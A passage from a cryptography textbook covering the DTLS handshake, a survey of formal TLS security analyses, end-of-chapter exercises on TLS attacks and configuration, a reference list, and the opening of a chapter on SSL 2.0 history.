When using block ciphers, the decryption of each record is stateless. This is not the case for stream ciphers because they are not reinitialized for each record but statefully generate a key stream used for several records. The easiest way to eliminate this state is to ban stream ciphers completely, and this approach was chosen in DTLS.

DTLS handshake To defend against DoS attacks, a single new message was introduced, and the handshake was extended by 1 RTT. The server first answers the `ClientHello` message with the `HelloVerifyRequest` message containing a (stateless) anti-DoS cookie (Figure 10.19). The client must include this cookie in its second `ClientHello` message, and only with this second message does the actual handshake begin – in particular, the transcript of handshake messages used in cryptographic calculations (`ClientFinished`, `ServerFinished`, and `CertificateVerify`) begins here.

The possible loss of messages is compensated by *Retransmission Timeouts*. If an expected message does not reach the recipient within this period, the recipient requests the message again by sending the last preceding message.



Fig. 10.19 Changes in DTLS handshake.

The second type of (handshake) sequence number – this time 16 bits long – is used to enforce the correct sequence of TLS handshake messages. If a message arrives outside this sequence, the recipient will wait until the missing messages have arrived or request them again. The first *ClientHello* message and the *HelloVerifyRequest* message have sequence number 0, the second *ClientHello* message has sequence number 1, and this number is then incremented for each subsequent handshake message.

The possible fragmentation of long handshake messages is addressed by introducing two fields in the DTLS handshake records: *FragmentOffset* and *FragmentLength*. *FragmentOffset* specifies the byte position where the fragment is to be placed in the entire message and *FragmentLength* its length. With these two specifications, the recipient can reassemble fragmented handshake messages.

Related Work

The different versions of TLS and its building blocks have been subject to several security analyses, which have influenced the design of TLS 1.2.

Foundations of TLS Security In 1996, Schneier and Wagner presented several minor flaws and some new active attacks against SSL 3.0 [66]. Starting with the famous Bleichenbacher attack [12], many papers focus on various versions of the PKCS#1 standard [40] that defines the encryption padding used in TLS with RSA-encrypted key transport [18, 39, 43, 42]. At Crypto’02, Johnson and Kaliski showed that the cryptographic core of TLS-RSA with padded RSA is IND-CCA secure when modeling TLS as a ‘tagged key-encapsulation mechanism’ (TKEM) [39] under the strong non-standard assumption that a ‘partial RSA decision oracle’ is available.

Security of the TLS Record Layer Paterson, Ristenpart, and Shrimpton [56] introduce the notion of length-hiding authenticated encryption, which aims to capture the

properties of the TLS Record Layer protocols. Most importantly, they could show that CBC-based ciphersuites of TLS 1.1 and 1.2 meet this security notion. Their paper extends the seminal work of Bellare and Namprempre [3, 4] on authenticated encryption and on the analysis of different Mac-then-Encode-then-Encrypt (MEE) schemes analyzed by Krawczyk [45] and Maurer and Tackmann [49].

Security of the TLS Handshake There is a generic issue with the formal security of the TLS handshake (and other real-world protocols) in the reduction-based analysis framework introduced in the seminal paper by Bellare and Rogaway [5]. In their definition, an authenticated key exchange protocol is *secure* if even an active adversary, who controls all communication channels, cannot distinguish the real session key established by the protocol from a randomly chosen value. While this indistinguishability-based security definition is ideally suited for combination with subsequent use cases of the established keys (e.g., record layer encryption), it does not apply to the TLS handshake because the two Finished messages are encrypted. Thus paradoxically, TLS is *theoretically insecure* in the formal models following [5] or [16] since an adversary can easily test if he got the real session key by simply decrypting one of the two Finished messages.

One possible solution for this theoretical problem is to simply ignore the encryption of the Finished messages – in a *truncated handshake*, the two `verify_data` MACs (subsection 10.5.4) are sent in the clear. Morrissey et al. [51] analyzed the security of this truncated TLS Handshake protocol (cf. Section ??) in the random oracle model and provided a modular proof of protection for the established application keys.

Another possible solution was proposed by Brzuska et al. [14], who proposed a relaxed security notion for key exchange. This independent approach may serve as an alternative to the ACCE model described below to circumvent the impossibility of proving the TLS Handshake secure in a key-indistinguishability-based security model.

Authenticated and Confidential Channel Establishment (ACCE) In [37], Jager et al. proposed the ACCE security model as a tool for the monolithic analysis of cryptographic protocols, combining TLS handshake and record layer security. As formulated later by Hugo Krawczyk, within this model, it can be shown that the negotiated session key is “good for record layer encryption”, whereas in the more general frameworks of [5] and [16] it is shown that the negotiated key is “good for everything” (if these models are applicable). The security of the TLS-DHE ciphersuite family could be shown in this paper, mainly using standard security assumptions. An extended version of the conference paper on ACCE was later published in [38]. After the publication of [37], many works have adopted the ACCE model to prove the security of other practical protocols that require a monolithic analysis. Some belong to the TLS family, while some are not directly related to TLS.

At Crypto 2013, Krawczyk, Paterson, and Wee [46] presented a formal security proof of the two remaining ciphersuite families, TLS-RSA and TLS-DH. This result is also based on the ACCE security model, adopted to a setting where only the server is authenticated cryptographically. Further extending the coverage of various

TLS ciphersuites, Li et al. [48] give a security proof in the ACCE model for TLS ciphersuites with authentication via pre-shared keys (TLS-PSK).

The full TLS protocol suite is much more complex than the cryptographic core considered in this paper and in [46, 48]. For instance, it includes interactive agreement on a cipher suite and mechanisms for renegotiation or abbreviated handshakes. Recently, the notion of ACCE security has also been beneficial for analyzing protocols in more complex settings.

At CCS 2013, Giesen et al. [30] describe an extended ACCE model, which includes a formal treatment of renegotiation in secure channel establishment protocols. Furthermore, Giesen et al. analyze the security of TLS with renegotiation, particularly the effectiveness of a countermeasure against the attack of Ray and Dispensa [58] employed in TLS.

Symbolic Security Analysis of TLS Several works analyzed (simplified versions of) TLS using automated proof techniques in the Dolev-Yao model [22]. Proofs that rely on the Dolev-Yao model view cryptographic operations as deterministic operations on abstract algebras. There has been some work on simplified TLS following the theorem proving and model checking approach, i.e., Mitchell et al. used a finite-state enumeration tool named Murphi [50] while Ogata and Futatsugi used the interactive theorem prover OTS/CafeObj [55]. Paulson used the inductive method and the theorem prover Isabelle [57]. Unfortunately, it is not known if these proofs are cryptographically sound.

Bhargavan et al. [6] goes two steps further: First, they automatically derive their formal model from the source code of a TLS implementation, and second, they try to automatize computational proofs using the CryptoVerif tool. Chaki and Datta [17] also use the source code of TLS, automatically find a weakness in OpenSSL 0.9.6c, and claim that SSL 3.0 is correct. A reference implementation of TLS 1.2, called miTLS, was presented by Bhargavan et al. [7], along with automated verification of this implementation with the F7 type checker. Their work allows them to handle many advanced features of TLS, including full and abbreviated handshakes but relies heavily on automation. In a different paper, Bhargavan et al. [8] use automated tools to analyze the miTLS reference implementation, including ciphersuite negotiation, key exchange, renegotiation, and resumption, and give a security proof based on the EasyCrypt [2] tool.

Universal Composability of TLS In 2008, Gajek et al. presented the first security analysis of the complete TLS protocol, combining Handshake and Record Layer, in the Universal Composability framework [15] for all three key exchange protocols static Diffie-Hellman, ephemeral signed Diffie-Hellman, and encrypted key transport [29]. However, the ideal functionalities described in this paper are strictly weaker than the security guarantees we expect from TLS. The paper further assumes that RSA-OEAP is used for encrypted key transport, which is not the case for current versions of TLS. Küsters and Tuengerthal [47] claim to prove composable security for TLS, assuming only local session identifiers, but leave out all details of the proof and only point to [29]. The goal of providing a completely modular security analysis

of TLS and its inherent difficulty has also been considered in a recent paper by Kohlweiss et al. [44].

Problems

10.1 Activation of TLS

- (a) You are the administrator of your company's web server `shop.bestproduct.com`. For maximal availability, product information can be accessed via HTTPS and HTTP. However, the customer login page at `shop.bestproduct.com/login` should only be accessible through TLS to protect your customer's passwords against eavesdropping. What should your server do if a web browser tries to access the URL `http://shop.bestproduct.com/login`?
- (b) Your boss tells you that his emails contain confidential information, so his email client should use TLS encryption to send and receive emails. Suppose your company's email server supports TLS with well-known ports. Which ports do you have to configure for TLS to be used? Are your company's trade secrets protected once TLS is activated?

10.2 TLS Record Layer

- (a) Suppose your browser will send an HTTP request of length 500 bytes, and this request is sent in a single TLS record. No compression is applied to the plaintext, AES-256 in CBC mode is used for encryption, and HMAC-SHA1 for the MAC computation. How many and which padding bytes must be added?
- (b) The server `moneytransfer.com` accepts HTTP requests for money transfers but validates them through TLS before they are executed. After receiving the request, a mutually authenticated TLS connection is established, and the server sends the transfer request `$ 1000 to attacker@evil.xyz` in a single TLS record to the client. To confirm the transfer, the client has to send back the same text `$ 1000 to attacker@evil.xyz` in a single TLS record. Pentester Paul now claims that he has found a vulnerability: A man-in-the-middle attacker could simply send an HTTP request, intercept the encrypted TLS record from the server and send this record back to the server. Since no changes are made to the TLS record, the MAC will be correct, and the server will accept this record as confirmation. Is Paul right?
- (c) A TLS client sends three TLS records c_1, c_2, c_3 to a server. A man-in-the-middle attacker deletes c_2 and updates all TCP sequence numbers such that the deletion is not noticed at the TCP level. Will the attack be detected? Please explain.

10.3 TLS Handshake 1 (section 10.3)

- (a) Why must cryptographic algorithms be negotiated in TLS? E.g., in instant messaging protocols, clients simply *know* which algorithms to use.
- (b) The mental model for the TLS-RSA handshake depicted with the letterbox in Figure 10.5 is incomplete. Please answer the following question, and discuss what could be added to the letterbox: Why can't a MITM attacker simply send her/his letterbox to the client?

(c) Why do we need the two Finished messages? The key exchange is already completed with ClientKeyExchange!

10.4 TLS ciphersuites

Specify for each of the following ciphersuites: (a) whether the Perfect Forward Secrecy security property is achieved when using this ciphersuite; and (b) which handshake messages contribute to the computation of the PremasterSecret.

Ciphersuite	(a)	(b)
TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384		
TLS_DHE_ECDSA_WITH_AES_128_GCM_SHA256		
TLS_RSA_WITH_THE_EDE_CBC_SHA		
TLS_DH_RSA_WITH_NULL_SHA256		
TLS_ECDH_DSS_WITH_3DES_EDE_CBC_SHA		

10.5 TLS Handshake 2 (section 10.5)

A few ideas are circulating on social media platforms for potential man-in-the-middle attacks on the TLS handshake. Evaluate the statements for their correctness in each case. Explain why or under which (realistic) conditions the attacks work or do not work and, if applicable, at which stage the attacker's manipulations would be noticed in the handshake.

- (a) To be able to read the application data exchanged between client and server in a TLS connection where only the server authenticates itself, the man-in-the-middle simply forwards the ClientHello message but then replaces the ClientKeyExchange message with his own. Then he knows the PremasterSecret and can calculate the Finished messages correctly.
- (b) A secret service has retrieved the private key of a webmail TLS server and now wants to read the plaintext emails exchanged between client and server. The user's web browser only allows ciphersuites with Perfect Forward Secrecy. There are two ways to authenticate to the webmail service as a user: by password or by TLS client authentication. Which of these possibilities is safe in the given scenario, and why? If the intelligence service only wants to impersonate the server, can it do so in either case?
- (c) An attacker forces the client to choose a TLS-RSA cipher suite by manipulating the ServerHello message. He has discovered a Bleichenbacher oracle in the server's implementation and uses it to impersonate the server to the client.
- (d) The attacker manipulates the traffic in such a way that the client's request to the IANA server (where the 2-byte values of the ciphersuite encoding are converted to the long form) for the ciphersuite selected by the server is answered by a forged response with a weak ciphersuite (e.g., with only 40 bits of key length in the record layer).

10.6 TLS Handshake 3 (Figure 10.14)

In Figure 10.14, several basic authentication and key exchange protocols are combined. Identify at least four challenge-and-response protocols and two key exchange protocols.

10.7 TLS Session Resumption

Why is the order of ClientFinished and ServerFinished reversed in TLS session resumption?

10.8 TLS Renegotiation

Does the Ray-Dispensa attack also work if the client always requests to use TLS session resumption?

10.9 TLS Extensions

- (a) SNI: Why can't the server just use the Host HTTP header, which contains the domain name of the requested resource and is mandatory for every HTTP request, to determine the correct server certificate?
- (b) ALPN: The authors of [13] propose to use the ALPN extension to prevent cross-protocol attacks over TLS. In a cross-protocol attack, an attacker redirects HTTP requests to FTP or SMTP servers and redirects back their answers to the web browser. Why would this extension prevent such attacks?

10.10 HTTP Headers Affecting TLS

Due to a hardware crash, your company loses all private keys associated with your TLS server certificates. How can you recover from this crash if

- (a) you have configured HSTS on all your web servers?
- (b) you have configured HPKP on all your web servers?

10.11 DTLS

- (a) In TLS, whenever MAC validation fails, this is a critical error; the TLS connection must be terminated, and all key material must be deleted. In DTLS, a failed MAC validation is *not* critical. Which type of network error would justify this modified behavior?
- (b) If a TLS Renegotiation is completed, old key material can be deleted. In DTLS, this shouldn't be done. Please explain why.

References

1. Aboba, B., Simon, D., Eronen, P.: Extensible Authentication Protocol (EAP) Key Management Framework. RFC 5247 (Proposed Standard) (2008). DOI 10.17487/RFC5247. URL <https://www.rfc-editor.org/rfc/rfc5247.txt>. Updated by RFC 8940
2. Barthe, G., Grégoire, B., Heraud, S., Zanella Béguelin, S.: Computer-aided security proofs for the working cryptographer. In: P. Rogaway (ed.) Advances in Cryptology – CRYPTO 2011, *Lecture Notes in Computer Science*, vol. 6841, pp. 71–90. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2011). DOI 10.1007/978-3-642-22792-9_5
3. Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In: T. Okamoto (ed.) Advances in Cryptology – ASIACRYPT 2000, *Lecture Notes in Computer Science*, vol. 1976, pp. 531–545. Springer, Heidelberg, Germany, Kyoto, Japan (2000). DOI 10.1007/3-540-44448-3_41
4. Bellare, M., Namprempre, C.: Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. *Journal of Cryptology* **21**(4), 469–491 (2008). DOI 10.1007/s00145-008-9026-x

5. Bellare, M., Rogaway, P.: Entity authentication and key distribution (1994)
6. Bhargavan, K., Fournet, C., Corin, R., Zalinescu, E.: Cryptographically verified implementations for TLS. In: P. Ning, P.F. Syverson, S. Jha (eds.) ACM CCS 2008: 15th Conference on Computer and Communications Security, pp. 459–468. ACM Press, Alexandria, Virginia, USA (2008). DOI 10.1145/1455770.1455828
7. Bhargavan, K., Fournet, C., Kohlweiss, M., Pironti, A., Strub, P.Y.: Implementing TLS with verified cryptographic security. In: 2013 IEEE Symposium on Security and Privacy, pp. 445–459. IEEE Computer Society Press, Berkeley, CA, USA (2013). DOI 10.1109/SP.2013.37
8. Bhargavan, K., Fournet, C., Kohlweiss, M., Pironti, A., Strub, P.Y., Zanella Béguelin, S.: Proving the TLS handshake secure (as it is). In: J.A. Garay, R. Gennaro (eds.) Advances in Cryptology – CRYPTO 2014, Part II, *Lecture Notes in Computer Science*, vol. 8617, pp. 235–255. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2014). DOI 10.1007/978-3-662-44381-1_14
9. Bhargavan (Ed.), K., Delignat-Lavaud, A., Pironti, A., Langley, A., Ray, M.: Transport Layer Security (TLS) Session Hash and Extended Master Secret Extension. RFC 7627 (Proposed Standard) (2015). DOI 10.17487/RFC7627. URL <https://www.rfc-editor.org/rfc/rfc7627.txt>
10. Blake-Wilson, S., Bolyard, N., Gupta, V., Hawk, C., Moeller, B.: Elliptic Curve Cryptography (ECC) Cipher Suites for Transport Layer Security (TLS). RFC 4492 (Informational) (2006). DOI 10.17487/RFC4492. URL <https://www.rfc-editor.org/rfc/rfc4492.txt>. Obsoleted by RFC 8422, updated by RFCs 5246, 7027, 7919
11. Blake-Wilson, S., Nystrom, M., Hopwood, D., Mikkelsen, J., Wright, T.: Transport Layer Security (TLS) Extensions. RFC 4366 (Proposed Standard) (2006). DOI 10.17487/RFC4366. URL <https://www.rfc-editor.org/rfc/rfc4366.txt>. Obsoleted by RFCs 5246, 6066, updated by RFC 5746
12. Bleichenbacher, D.: Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In: H. Krawczyk (ed.) Advances in Cryptology – CRYPTO’98, *Lecture Notes in Computer Science*, vol. 1462, pp. 1–12. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (1998). DOI 10.1007/BFb0055716
13. Brinkmann, M., Dresen, C., Merget, R., Poddebskiak, D., Müller, J., Somorovsky, J., Schwenk, J., Schinzel, S.: ALPACA: Application layer protocol confusion - analyzing and mitigating cracks in TLS authentication. In: M. Bailey, R. Greenstadt (eds.) USENIX Security 2021: 30th USENIX Security Symposium, pp. 4293–4310. USENIX Association (2021)
14. Brzuska, C., Fischlin, M., Smart, N., Warinschi, B., Williams, S.: Less is more: Relaxed yet composable security notions for key exchange. Cryptology ePrint Archive, Report 2012/242 (2012). <https://eprint.iacr.org/2012/242>
15. Canetti, R.: Universally composable security: A new paradigm for cryptographic protocols. In: 42nd Annual Symposium on Foundations of Computer Science, pp. 136–145. IEEE Computer Society Press, Las Vegas, NV, USA (2001). DOI 10.1109/SFCS.2001.959888
16. Canetti, R., Krawczyk, H.: Analysis of key-exchange protocols and their use for building secure channels. In: B. Pfitzmann (ed.) Advances in Cryptology – EUROCRYPT 2001, *Lecture Notes in Computer Science*, vol. 2045, pp. 453–474. Springer, Heidelberg, Germany, Innsbruck, Austria (2001). DOI 10.1007/3-540-44987-6_28
17. Chaki, S., Datta, A.: ASPIER: An automated framework for verifying security protocol implementations. In: J.C. Mitchell (ed.) CSF 2009: IEEE 22st Computer Security Foundations Symposium, pp. 172–185. IEEE Computer Society Press, Port Jefferson, New York, USA (2009). DOI 10.1109/CSF.2009.20
18. Coron, J.S., Joye, M., Naccache, D., Paillier, P.: New attacks on PKCS#1 v1.5 encryption. In: B. Preneel (ed.) Advances in Cryptology – EUROCRYPT 2000, *Lecture Notes in Computer Science*, vol. 1807, pp. 369–381. Springer, Heidelberg, Germany, Bruges, Belgium (2000). DOI 10.1007/3-540-45539-6_25
19. Dierks, T., Allen, C.: The TLS Protocol Version 1.0. RFC 2246 (Proposed Standard) (1999). URL <http://www.ietf.org/rfc/rfc2246.txt>
20. Dierks, T., Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346 (Proposed Standard) (2006). URL <http://www.ietf.org/rfc/rfc4346.txt>

21. Dierks, T., Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246 (Proposed Standard) (2008). URL <http://www.ietf.org/rfc/rfc5246.txt>
22. Dolev, D., Yao, A.C.: On the security of public key protocols. IEEE Trans. Inf. Theory **29**(2), 198–207 (1983). DOI 10.1109/TIT.1983.1056650. URL <https://doi.org/10.1109/TIT.1983.1056650>
23. Eastlake 3rd, D.: Transport Layer Security (TLS) Extensions: Extension Definitions. RFC 6066 (Proposed Standard) (2011). DOI 10.17487/RFC6066. URL <https://www.rfc-editor.org/rfc/rfc6066.txt>. Updated by RFCs 8446, 8449
24. Eronen (Ed.), P., Tschofenig (Ed.), H.: Pre-Shared Key Ciphersuites for Transport Layer Security (TLS). RFC 4279 (Proposed Standard) (2005). DOI 10.17487/RFC4279. URL <https://www.rfc-editor.org/rfc/rfc4279.txt>. Updated by RFC 8996
25. Evans, C., Palmer, C., Sleevi, R.: Public Key Pinning Extension for HTTP. RFC 7469 (Proposed Standard) (2015). DOI 10.17487/RFC7469. URL <https://www.rfc-editor.org/rfc/rfc7469.txt>
26. Ford-Hutchinson, P.: Securing FTP with TLS. RFC 4217 (Proposed Standard) (2005). DOI 10.17487/RFC4217. URL <https://www.rfc-editor.org/rfc/rfc4217.txt>. Updated by RFC 8996
27. Freier, A., Karlton, P., Kocher, P.: The Secure Sockets Layer (SSL) Protocol Version 3.0. RFC 6101 (Historic) (2011). DOI 10.17487/RFC6101. URL <https://www.rfc-editor.org/rfc/rfc6101.txt>
28. Friedl, S., Popov, A., Langley, A., Stephan, E.: Transport Layer Security (TLS) Application-Layer Protocol Negotiation Extension. RFC 7301 (Proposed Standard) (2014). DOI 10.17487/RFC7301. URL <https://www.rfc-editor.org/rfc/rfc7301.txt>. Updated by RFC 8447
29. Gajek, S., Manulis, M., Pereira, O., Sadeghi, A.R., Schwenk, J.: Universally composable security analysis of TLS. In: J. Baek, F. Bao, K. Chen, X. Lai (eds.) *ProvSec 2008: 2nd International Conference on Provable Security, Lecture Notes in Computer Science*, vol. 5324, pp. 313–327. Springer, Heidelberg, Germany, Shanghai, China (2008)
30. Giesen, F., Kohlar, F., Stebila, D.: On the security of TLS renegotiation. In: A.R. Sadeghi, V.D. Gligor, M. Yung (eds.) *ACM CCS 2013: 20th Conference on Computer and Communications Security*, pp. 387–398. ACM Press, Berlin, Germany (2013). DOI 10.1145/2508859.2516694
31. Gillmor, D.: Negotiated Finite Field Diffie-Hellman Ephemeral Parameters for Transport Layer Security (TLS). RFC 7919 (Proposed Standard) (2016). DOI 10.17487/RFC7919. URL <https://www.rfc-editor.org/rfc/rfc7919.txt>
32. Gutmann, P.: Encrypt-then-MAC for Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS). RFC 7366 (Proposed Standard) (2014). DOI 10.17487/RFC7366. URL <https://www.rfc-editor.org/rfc/rfc7366.txt>
33. Hickman, K.: The SSL Protocol. Internet Draft, <http://tools.ietf.org/html/draft-hickman-netscape-ssl-00.txt> (1995). URL <http://tools.ietf.org/html/draft-hickman-netscape-ssl-00.txt>
34. Hodges, J., Morgan, R., Wahl, M.: Lightweight Directory Access Protocol (v3): Extension for Transport Layer Security. RFC 2830 (Proposed Standard) (2000). DOI 10.17487/RFC2830. URL <https://www.rfc-editor.org/rfc/rfc2830.txt>. Obsoleted by RFCs 4511, 4513, 4510, updated by RFC 3377
35. Hoffman, P.: SMTP Service Extension for Secure SMTP over Transport Layer Security. RFC 3207 (Proposed Standard) (2002). DOI 10.17487/RFC3207. URL <https://www.rfc-editor.org/rfc/rfc3207.txt>. Updated by RFC 7817
36. Hollenbeck, S.: Transport Layer Security Protocol Compression Methods. RFC 3749 (Proposed Standard) (2004). DOI 10.17487/RFC3749. URL <https://www.rfc-editor.org/rfc/rfc3749.txt>. Updated by RFCs 8447, 8996
37. Jager, T., Kohlar, F., Schäge, S., Schwenk, J.: On the security of TLS-DHE in the standard model. In: R. Safavi-Naini, R. Canetti (eds.) *Advances in Cryptology – CRYPTO 2012, Lecture Notes in Computer Science*, vol. 7417, pp. 273–293. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2012). DOI 10.1007/978-3-642-32009-5_17

38. Jager, T., Kohlar, F., Schäge, S., Schwenk, J.: Authenticated confidential channel establishment and the security of TLS-DHE. *Journal of Cryptology* **30**(4), 1276–1324 (2017). DOI 10.1007/s00145-016-9248-2
39. Jonsson, J., Kaliski Jr., B.S.: On the security of RSA encryption in TLS. In: M. Yung (ed.) *Advances in Cryptology – CRYPTO 2002, Lecture Notes in Computer Science*, vol. 2442, pp. 127–142. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2002). DOI 10.1007/3-540-45708-9_9
40. Kaliski, B.: PKCS #1: RSA Encryption Version 1.5. RFC 2313 (Informational) (1998). DOI 10.17487/RFC2313. URL <https://www.rfc-editor.org/rfc/rfc2313.txt>. Obsoleted by RFC 2437
41. Khare, R., Lawrence, S.: Upgrading to TLS Within HTTP/1.1. RFC 2817 (Proposed Standard) (2000). DOI 10.17487/RFC2817. URL <https://www.rfc-editor.org/rfc/rfc2817.txt>. Updated by RFCs 7230, 7231
42. Kiltz, E., O’Neill, A., Smith, A.: Instantiability of RSA-OAEP under chosen-plaintext attack. In: T. Rabin (ed.) *Advances in Cryptology – CRYPTO 2010, Lecture Notes in Computer Science*, vol. 6223, pp. 295–313. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2010). DOI 10.1007/978-3-642-14623-7_16
43. Kiltz, E., Pietrzak, K.: On the security of padding-based encryption schemes - or - why we cannot prove OAEP secure in the standard model. In: A. Joux (ed.) *Advances in Cryptology – EUROCRYPT 2009, Lecture Notes in Computer Science*, vol. 5479, pp. 389–406. Springer, Heidelberg, Germany, Cologne, Germany (2009). DOI 10.1007/978-3-642-01001-9_23
44. Kohlweiss, M., Maurer, U., Onete, C., Tackmann, B., Venturi, D.: (De-)constructing TLS. *Cryptology ePrint Archive, Report 2014/020* (2014). <https://eprint.iacr.org/2014/020>
45. Krawczyk, H.: The order of encryption and authentication for protecting communications (or: How secure is SSL?). In: J. Kilian (ed.) *Advances in Cryptology – CRYPTO 2001, Lecture Notes in Computer Science*, vol. 2139, pp. 310–331. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2001). DOI 10.1007/3-540-44647-8_19
46. Krawczyk, H., Paterson, K.G., Wee, H.: On the security of the TLS protocol: A systematic analysis. In: R. Canetti, J.A. Garay (eds.) *Advances in Cryptology – CRYPTO 2013, Part I, Lecture Notes in Computer Science*, vol. 8042, pp. 429–448. Springer, Heidelberg, Germany, Santa Barbara, CA, USA (2013). DOI 10.1007/978-3-642-40041-4_24
47. Küsters, R., Tuengerthal, M.: Composition theorems without pre-established session identifiers. In: Y. Chen, G. Danezis, V. Shmatikov (eds.) *ACM CCS 2011: 18th Conference on Computer and Communications Security*, pp. 41–50. ACM Press, Chicago, Illinois, USA (2011). DOI 10.1145/2046707.2046715
48. Li, Y., Schäge, S., Yang, Z., Kohlar, F., Schwenk, J.: On the security of the pre-shared key ciphersuites of TLS. In: H. Krawczyk (ed.) *PKC 2014: 17th International Conference on Theory and Practice of Public Key Cryptography, Lecture Notes in Computer Science*, vol. 8383, pp. 669–684. Springer, Heidelberg, Germany, Buenos Aires, Argentina (2014). DOI 10.1007/978-3-642-54631-0_38
49. Maurer, U., Tackmann, B.: On the soundness of authenticate-then-encrypt: formalizing the malleability of symmetric encryption. In: E. Al-Shaer, A.D. Keromytis, V. Shmatikov (eds.) *ACM CCS 2010: 17th Conference on Computer and Communications Security*, pp. 505–515. ACM Press, Chicago, Illinois, USA (2010). DOI 10.1145/1866307.1866364
50. Mitchell, J.C.: Finite-state analysis of security protocols. In: A.J. Hu, M.Y. Vardi (eds.) *CAV, Lecture Notes in Computer Science*, vol. 1427, pp. 71–76. Springer (1998)
51. Morrissey, P., Smart, N.P., Warinschi, B.: A modular security analysis of the TLS handshake protocol. In: J. Pieprzyk (ed.) *Advances in Cryptology – ASIACRYPT 2008, Lecture Notes in Computer Science*, vol. 5350, pp. 55–73. Springer, Heidelberg, Germany, Melbourne, Australia (2008). DOI 10.1007/978-3-540-89255-7_5
52. Murchison, K., Vinocur, J., Newman, C.: Using Transport Layer Security (TLS) with Network News Transfer Protocol (NNTP). RFC 4642 (Proposed Standard) (2006). DOI 10.17487/RFC4642. URL <https://www.rfc-editor.org/rfc/rfc4642.txt>. Updated by RFCs 8143, 8996

53. Newman, C.: Using TLS with IMAP, POP3 and ACAP. RFC 2595 (Proposed Standard) (1999). DOI 10.17487/RFC2595. URL <https://www.rfc-editor.org/rfc/rfc2595.txt>. Updated by RFCs 4616, 7817, 8314
54. Nir, Y., Langley, A.: ChaCha20 and Poly1305 for IETF Protocols. RFC 7539 (Informational) (2015). DOI 10.17487/RFC7539. URL <https://www.rfc-editor.org/rfc/rfc7539.txt>. Obsoleted by RFC 8439
55. Ogata, K., Futatsugi, K.: Equational approach to formal analysis of TLS. In: 25th International Conference on Distributed Computing Systems (ICDCS 2005), 6-10 June 2005, Columbus, OH, USA, pp. 795–804. IEEE Computer Society (2005). DOI 10.1109/ICDCS.2005.32. URL <https://doi.org/10.1109/ICDCS.2005.32>
56. Paterson, K.G., Ristenpart, T., Shrimpton, T.: Tag size does matter: Attacks and proofs for the TLS record protocol. In: D.H. Lee, X. Wang (eds.) Advances in Cryptology – ASIACRYPT 2011, *Lecture Notes in Computer Science*, vol. 7073, pp. 372–389. Springer, Heidelberg, Germany, Seoul, South Korea (2011). DOI 10.1007/978-3-642-25385-0_20
57. Paulson, L.C.: Inductive analysis of the internet protocol tls. ACM Trans. Inf. Syst. Secur. **2**(3), 332–351 (1999)
58. Ray, M., Dispensa, S.: Renegotiating TLS. <https://www.ietf.org/proceedings/76/slides/tls-7.pdf> (2009)
59. Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.3. RFC 8446 (Proposed Standard) (2018). DOI 10.17487/RFC8446. URL <https://www.rfc-editor.org/rfc/rfc8446.txt>
60. Rescorla, E., Modadugu, N.: Datagram Transport Layer Security. RFC 4347 (Historic) (2006). DOI 10.17487/RFC4347. URL <https://www.rfc-editor.org/rfc/rfc4347.txt>. Obsoleted by RFC 6347, updated by RFCs 5746, 7507
61. Rescorla, E., Ray, M., Dispensa, S., Oskov, N.: Transport Layer Security (TLS) Renegotiation Indication Extension. RFC 5746 (Proposed Standard) (2010). DOI 10.17487/RFC5746. URL <https://www.rfc-editor.org/rfc/rfc5746.txt>
62. Saint-Andre, P.: Extensible Messaging and Presence Protocol (XMPP): Core. RFC 6120 (Proposed Standard) (2011). DOI 10.17487/RFC6120. URL <https://www.rfc-editor.org/rfc/rfc6120.txt>. Updated by RFCs 7590, 8553
63. Salowey, J., Zhou, H., Eronen, P., Tschofenig, H.: Transport Layer Security (TLS) Session Resumption without Server-Side State. RFC 5077 (Proposed Standard) (2008). DOI 10.17487/RFC5077. URL <https://www.rfc-editor.org/rfc/rfc5077.txt>. Obsoleted by RFC 8446, updated by RFC 8447
64. Seggelmann, R., Tue xen, M., Williams, M.: Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension. RFC 6520 (Proposed Standard) (2012). DOI 10.17487/RFC6520. URL <https://www.rfc-editor.org/rfc/rfc6520.txt>. Updated by RFC 8447
65. Velvindron, L., Moriarty, K., Ghedini, A.: Deprecating MD5 and SHA-1 Signature Hashes in TLS 1.2 and DTLS 1.2. RFC 9155 (Proposed Standard) (2021). DOI 10.17487/RFC9155. URL <https://www.rfc-editor.org/rfc/rfc9155.txt>
66. Wagner, D., Schneier, B.: Analysis of the SSL 3.0 protocol. The Second USENIX Workshop on Electronic Commerce Proceedings (1996)



Chapter 11

A Short History of TLS

Abstract This chapter describes the differences between the older version of TLS to our reference TLS 1.2, even if they are marked as obsolete. Attacks like DROWN have shown that knowledge of obsolete standards is essential to understanding the security of complex systems. Soon, TLS 1.3 will probably become the most important version of TLS and is described in greater detail here.

11.1 First Attempts: SSL 2.0 and PCT

SSL 2.0 [25] was developed in 1994 by *Netscape Communications* to be deployed in one of the first web browsers, the *Netscape Navigator*. The goal was to provide a flexible and easy-to-use cryptographic protocol for securing client-server connections. Version 2.0 still had some obvious weaknesses, which were removed in SSL 3.0. In 2011, the further use of SSL 2.0 was prohibited by RFC 6176 [41]. However, SSL 2.0 was still deployed on many servers until the DROWN attack [2] showed that this deployment was a severe threat.

11.1.1 SSL 2.0: Records

In SSL 2.0, a *Record* consists of a two or three-byte header and the ciphertext. The first two bytes of the header specify the length of the record, and the optional third byte specifies the number of padding bytes (required for block ciphers only). This explicit padding length specification allows for 0-byte padding.

The received data stream is divided into plaintext blocks of fixed length. A MAC is computed over each plaintext block. The combination of plaintext block and MAC is encrypted. If necessary, padding is used. The record header is then prepended to this ciphertext.

11.1.2 SSL 2.0: Handshake

